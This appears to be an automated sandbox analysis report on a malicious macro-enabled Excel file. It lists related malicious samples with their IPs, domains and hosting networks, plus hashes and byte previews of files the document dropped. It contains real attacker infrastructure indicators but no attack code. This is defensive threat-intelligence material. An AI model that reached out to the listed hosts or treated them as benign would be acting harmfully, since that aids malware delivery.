	document-65789758.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-2074639396.xlsm	Get hash	malicious	Browse	• 103.68.166.129
	document-65789758.xlsm	Get hash	malicious	Browse	• 103.68.166.129
tienda.ventadigital.com.ar	document-767588369.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-767588369.xlsm	Get hash	malicious	Browse	• 31.170.166.139

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-1529481003.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1848958962.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1848958962.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-227495331.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-227495331.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-2112297424.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-2112297424.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-693432745.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-693432745.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-570232986.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-509173130.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-570232986.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1569269334.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-509173130.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-1569269334.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-65789758.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-2074639396.xlsm	Get hash	malicious	Browse	• 31.170.166.139
	document-65789758.xlsm	Get hash	malicious	Browse	• 31.170.166.139
kristen.sbddev.com	document-767588369.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-767588369.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1529481003.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1848958962.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1848958962.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-227495331.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-227495331.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-2112297424.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-2112297424.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-693432745.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-693432745.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-570232986.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-509173130.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-570232986.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1569269334.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-509173130.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-1569269334.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-65789758.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-2074639396.xlsm	Get hash	malicious	Browse	• 50.23.112.133
	document-65789758.xlsm	Get hash	malicious	Browse	• 50.23.112.133

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ASMALLORANGE1US	P&I_Circularpdf.exe	Get hash	malicious	Browse	• 173.237.136.115
	P_I_Circularpdf.exe	Get hash	malicious	Browse	• 173.237.136.115
	document-767588369.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-767588369.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	cGlrfwymND.exe	Get hash	malicious	Browse	• 173.237.136.21
	lC72iEZYZ3.exe	Get hash	malicious	Browse	• 173.237.136.21
	SQMrG4GNtt.exe	Get hash	malicious	Browse	• 173.237.136.115
	7ioqXtpxzB.exe	Get hash	malicious	Browse	• 173.237.136.115
	LSttFMPFxl.exe	Get hash	malicious	Browse	• 173.237.136.115
	document-1529481003.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-1848958962.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-1848958962.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-227495331.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-227495331.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	8D19uC6H6A.exe	Get hash	malicious	Browse	• 173.237.136.115
	INV2102-MDRTCL.xlsx	Get hash	malicious	Browse	• 173.237.136.115
	document-2112297424.xlsm	Get hash	malicious	Browse	• 143.95.33.96

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-2112297424.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-693432745.xlsm	Get hash	malicious	Browse	• 143.95.33.96
	document-693432745.xlsm	Get hash	malicious	Browse	• 143.95.33.96
HOPONE-GLOBALUS	document-767588369.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-767588369.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1529481003.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1848958962.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1848958962.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-227495331.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-227495331.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-2112297424.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-2112297424.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-693432745.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-693432745.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-570232986.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-509173130.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-570232986.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1569269334.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-509173130.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-1569269334.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-65789758.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-2074639396.xlsm	Get hash	malicious	Browse	• 66.36.231.40
	document-65789758.xlsm	Get hash	malicious	Browse	• 66.36.231.40
SOFTLAYERUS	aOD4c6uiV1.dll	Get hash	malicious	Browse	• 159.8.59.84
	aOD4c6uiV1.dll	Get hash	malicious	Browse	• 159.8.59.84
	ENwVO75lW4.dll	Get hash	malicious	Browse	• 159.8.59.84
	ENwVO75lW4.dll	Get hash	malicious	Browse	• 159.8.59.84
	ybY8r7nypB.dll	Get hash	malicious	Browse	• 159.8.59.84
	ybY8r7nypB.dll	Get hash	malicious	Browse	• 159.8.59.84
	kl3L1Z2vN1.dll	Get hash	malicious	Browse	• 159.8.59.84
	kl3L1Z2vN1.dll	Get hash	malicious	Browse	• 159.8.59.84
	Q2klIT2Lxi.dll	Get hash	malicious	Browse	• 159.8.59.84
	Q2klIT2Lxi.dll	Get hash	malicious	Browse	• 159.8.59.84
	ND4Leoxv8g.dll	Get hash	malicious	Browse	• 159.8.59.84
	ND4Leoxv8g.dll	Get hash	malicious	Browse	• 159.8.59.84
	e4su48a5fv.dll	Get hash	malicious	Browse	• 159.8.59.84
	e4su48a5fv.dll	Get hash	malicious	Browse	• 159.8.59.84
	Egt0vC029Z.dll	Get hash	malicious	Browse	• 159.8.59.84
	Egt0vC029Z.dll	Get hash	malicious	Browse	• 159.8.59.84
	nJ4zHoRqe5.dll	Get hash	malicious	Browse	• 159.8.59.84
	PaymentInvoice.exe	Get hash	malicious	Browse	• 75.126.101.233
	nJ4zHoRqe5.dll	Get hash	malicious	Browse	• 159.8.59.84
	GTqzqMZdvD.dll	Get hash	malicious	Browse	• 159.8.59.84

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7295
Entropy (8bit):	5.637267147483986
Encrypted:	false
SSDEEP:	192:ElVZHCkA26xd3Qk/uTtMy47R/Ga0kVhFuPwf8Pn9wHHyJS:EJ8VGaRF8I8K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	
MD5:	AFC83AE7C4EA82B533D9B8731AAB3E80
SHA1:	A77EB9C6E5472FE4A17385ACB32BF96C9F69A65F
SHA-256:	FDF900267092BC67BD7786B86C462E69F9ED52BED838809B6BA28B298BE879F6
SHA-512:	5CF249AFF46D7B7C1BE5F2F2CA3D771E6EEB9B85EF8D6CE8BB93DFEEB0957F9E8BF15FC4B57D98A19F76E49C51A68C957EDC6CB98CCC15AE3215BC326D96CF7
Malicious:	false
Reputation:	moderate, very likely benign file
IE Cache URL:	http://kristen.sbddev.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;. }. .additional-info {.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2D8BBC4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.].....O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX..%....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7387CA72.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 485 x 185, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	34789
Entropy (8bit):	7.988267796017535
Encrypted:	false
SSDEEP:	768:+D5XH0YsPc/wBfkpz/srsnYlCO20quHVkKAPH+leFbMLezAIt:+D5XUYz/wBf8orsEwHKynWLmAQ
MD5:	13CE435F07ADD2BEABD4A860755B489D
SHA1:	6CB356E6EA48633D56B49E578039818E493D364F
SHA-256:	AA2172D7F8454BEF43575C8877FCA816254D49BE7A9AF420B0C7FEE0169058E4
SHA-512:	E3E0C4541C1299494E8BC5C597E5913B06A1D481E125241C538D634CE2119BFCED14424C2E537A9EE036927E9955688D914DC56550E83B683B2D065E67FA037C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....i.....sRGB.....pHYs.....+.....IDATx^....]U.?.L....$.....`....}..kY]{].+....!H...:IHH.u2..?wN.>^...d2I.%.3..{....9..;....NUOO..J5.j`.h.....{.G6l....y..k.....|gGG...;...y.:.#.8b...z@j.*.....R.....Y.}....k.....---~...{v...G...5r..1.....>.h..h..c...z.B...R.. E..9X5.g....M.._.L...}.5....;....?.....p j .....R.....p.....C..{..>..=.....?.y.{...._...L.R]].O._..>.4...`k.T.....;w.o...;.c.....@w.....:u.3.....OO!{.t>x^....i.T.A...|.w....U.....{..mC.1.....+..K._dH_:..H.z.u.....>.....^C.AR....\}..x.+.M.6HDJ...H.z..7-.....?|....|..6....(Ke...o..._..l.&..`z.....VKe...Z...o~s.u.-[..a..d.....w...o{...PF.....vJ..0.....o...T.....s.y.;.q.e.....D.@j$5.....z ..O..>|..W^...~PTd?...3.5...`l.T.....q.....O..S?.P.....|..kMMMf.x..wt.....-...7...Z.=.....6..K.5..H.z ...k.i`..0.R3..l.....b..2}.tQ-.f.<y.9s.MCm..".3_....[.n./h{...?I.z...+V.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75F3850F.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBAC F

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75F3850F.png	
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'..'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5F5A0F5.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:JIjm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Temp\C1DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	108482
Entropy (8bit):	7.912405123821417
Encrypted:	false
SSDEEP:	3072:GJrWNPTGqT+dY71DzPjEwqtDxNko+bJ99K7meX7pr2:GGPTGa08NjYDp+d9imeX7pr2
MD5:	75D5EBE3BB27E63BB7B1B3BFAD5466B0
SHA1:	17E6B14CCF5F5F650F3C1241DFFD4C1E53E5EE3A
SHA-256:	E2B376D8A9093A89C3427258C2A52BF5B35030144F74295A4B130F17E9C9B464
SHA-512:	27AA12625B373CA99F02D080681BD4B51A6AB1C5DCC8B6E15CAF5D87DBDC1A418472DA0B3B5BC16133B8A5611AA20D84154DC8141D615AB2054A7087B4C2CF 0A
Malicious:	false
Preview:	.U.N.0..#.?D....#4j.b.....mb./..h..k7.....>....."j.Zv.LX.Nz.]..wW.9.0.....Z..d...'.u....e}J.7.({.....G+.....B.E..l2..w.\.S.`._X.{....].8.k.?...T.D.FK..(.pjG.....D.`. ....&DM...R.`..^... Mm..|}?".....%..:.O*.B^9...G.....F.t-,..W.?...{.l...2-..`..Xc.....Z..=;<.T.....;$.>$../').#>.....y..m..za.....b.}S.D..x..|.f$8.....1.^DP...t...^s..PQ<f.|.....c.4.n..H.4.....=.]."..4l....U...q.. ..y.+P{.yy.....PK.....!...`.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Apr 7 16:46:39 2021, atime=Wed Apr 7 16:46:39 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.47926401566195
Encrypted:	false
SSDEEP:	12:85QMNa3LgXg/XAlCPCHaXgzB8IB/6UxuX+Wnicvb3bDtZ3YilMMEpxRljKg1yTdK:85py/XTwz6IwYefDv3qXqrNru/
MD5:	64C9E07A23ED6F71462819388A106F9B
SHA1:	949D424E51372DC171CBF44657A5C356BE9F4802
SHA-256:	C300CFCAA84EF8230D11DEAA7F7D385AD4C42DDAF986484706914384F8D35014
SHA-512:	02CF2701B62DDEC413A2C29358FD20EB24064E1E4F5414BE7A9BE3339D5B7DAFED98C3BE13F1816EC26DFF35CBDA4347BE1E130784A4CCDE26C97A37B64A8 AC
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G....T..+....T..+...0.....i....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R...Desktop.d.....QK.X.R.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\830021\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....830021.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-933340782.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Apr 7 16:46:39 2021, atime=Wed Apr 7 16:46:39 2021, length=108482, window=hide
Category:	dropped
Size (bytes):	2118
Entropy (8bit):	4.53890434678891
Encrypted:	false
SSDEEP:	24:8V/XTwz6IknpTNe3RBtDv3qXqdM7dD2V/XTwz6IknpTNe3RBtDv3qXqdM7dV:8V/XT3IkpZMHsaQh2V/XT3IkpZMHsaQ/
MD5:	80F9BD0D08F74462CBB9348AE22D2EF9
SHA1:	1207BA7A83F0D892BF874DA10098F18E21DF9EFE
SHA-256:	4C38DB76F6983416C691A348FBA03714F8BE499ADFA1F8F2993507A5FCC48B50
SHA-512:	33302294ADBE7A95CBCAA0BF10F70BCDFFA06B74F156F1A1A3D2880D4D4CB916B17BDAD8FAD3D4543516E6DCE90E174828225337C8934D7FAFDFD26CA7068DE
Malicious:	false
Preview:	L.....F.... ....mC..{....T..+..gc^..+.....P.O. .:i....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....x.2.....R. .DOCUME~1.XLS..\.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.-.9.3.3.3.4.0.7.8.2...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\830021\Users.user\Desktop\document-933340782.xlsm.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.9.3.3.3.4.0.7.8.2...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....830021.....D_....3N.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	109
Entropy (8bit):	4.750124550037971
Encrypted:	false
SSDEEP:	3:oyBVomxWKS9LRzSShBCZELRzSShBCmxWKS9LRzSShBCv:dj49LdhhmELdhh89Ldhh2
MD5:	3964574BC9DD3C18B48C07D1334EDABC
SHA1:	F3A4E8168156D52D261727B6D09867A7488C6E2B
SHA-256:	A8B88213A4FC40A7ECC677D7EAA84C51DDD0BC729002ADDF34DE36230409D12B
SHA-512:	FC07F8BA89E7D859D109C71A9F07CD8C52AA6DFB4FEF77D76ECAD4AF12DE77B97C49ED28F6779DE5AEE32B9D580D2064DBD888C5626A75EC672078DDE976E376
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..document-933340782.LNK=0..document-933340782.LNK=0..[misc]..document-933340782.LNK=0..

C:\Users\user\Desktop\82DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	108482
Entropy (8bit):	7.912405123821417
Encrypted:	false
SSDEEP:	3072:GJrWNPTGqT+dY71DzPjEwqtDxNko+bJ99K7meX7pr2:GGPTGa08NjYDp+d9imeX7pr2
MD5:	75D5EBE3BB27E63BB7B1B3BFAD5466B0
SHA1:	17E6B14CCF5F5F650F3C1241DFFD4C1E53E5EE3A
SHA-256:	E2B376D8A9093A89C3427258C2A52BF5B35030144F74295A4B130F17E9C9B464
SHA-512:	27AA12625B373CA99F02D080681BD4B51A6AB1C5DCC8B6E15CAF5D87DBDC1A418472DA0B3B5BC16133B8A5611AA20D84154DC8141D615AB2054A7087B4C2C0A
Malicious:	false
Preview:	.U.N.0..#.?D....#4j.b.....mb./..h..k7.....>....."j.Zv.LX.Nz.]..wW.9.0.....Z..d...'.u....e}J.7.({.....G+.....B.E..l2..w.\.S.`._X.{....].8.k.?...T.D.FK..(.pjG.....D.`. ....&DM...R.`.^...Mm..|}?".....%..:.O*.B^9...G.....F.t-,..W.?...{.l...2-..`..Xc.....Z..=;<.T.....;$.>$../').#>.....y..m..za.....b.}S.D..x..|.f$8.....1.^DP...t...^s..PQ<f.|.....c.4.n..H.4.....=.]."..4l....U...q..`..y.+P{.yy.....PK.....!...`.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$document-933340782.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data

C:\Users\user\Desktop\~$document-933340782.xlsm	
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\user\iekdhfe.dsk	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7295
Entropy (8bit):	5.637267147483986
Encrypted:	false
SSDEEP:	192:ElVZHCkA26xd3Qk/uTtMy47R/Ga0kVhFuPwf8Pn9wHHyJS:EJ8VGaRF8I8K
MD5:	AFC83AE7C4EA82B533D9B8731AAB3E80
SHA1:	A77EB9C6E5472FE4A17385ACB32BF96C9F69A65F
SHA-256:	FDF900267092BC67BD7786B86C462E69F9ED52BED838809B6BA28B298BE879F6
SHA-512:	5CF249AFF46D7B7C1BE5F2F2CA3D771E6EEB9B85EF8D6CE8BB93DFEEB0957F9E8BF15FC4B57D98A19F76E49C51A68C957EDC6CB98CCC15AE3215BC326D96 CF7
Malicious:	false
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;. }. .additional-info {.

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.912414325558474
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	document-933340782.xlsm
File size:	108510
MD5:	766f5bb363db9a966b613a42a118798a
SHA1:	57e67742fd7e7fa0badddca5b2cceb4cf09048a7
SHA256:	9952ce93009bb9fe2b687053da8db61f551cd524ca2691669257c35aaba18832
SHA512:	3157b083902de46d1aaf75ac978537b479350c145a667c16965936f3ec9c84f08768604abbb4b54a12d37b8ce6b89136651b8083032887e730e6078b49cdaae9
SSDEEP:	3072:Q26TGqT+dY7EDzPjEwqtDlko+bJ99K7meX7pD3:QLTGa084jYDv+d9imeX7pD3
File Content Preview:	PK.....!...`.....[Content_Types].xml ...(.....##.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "document-933340782.xlsm"

Indicators


Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
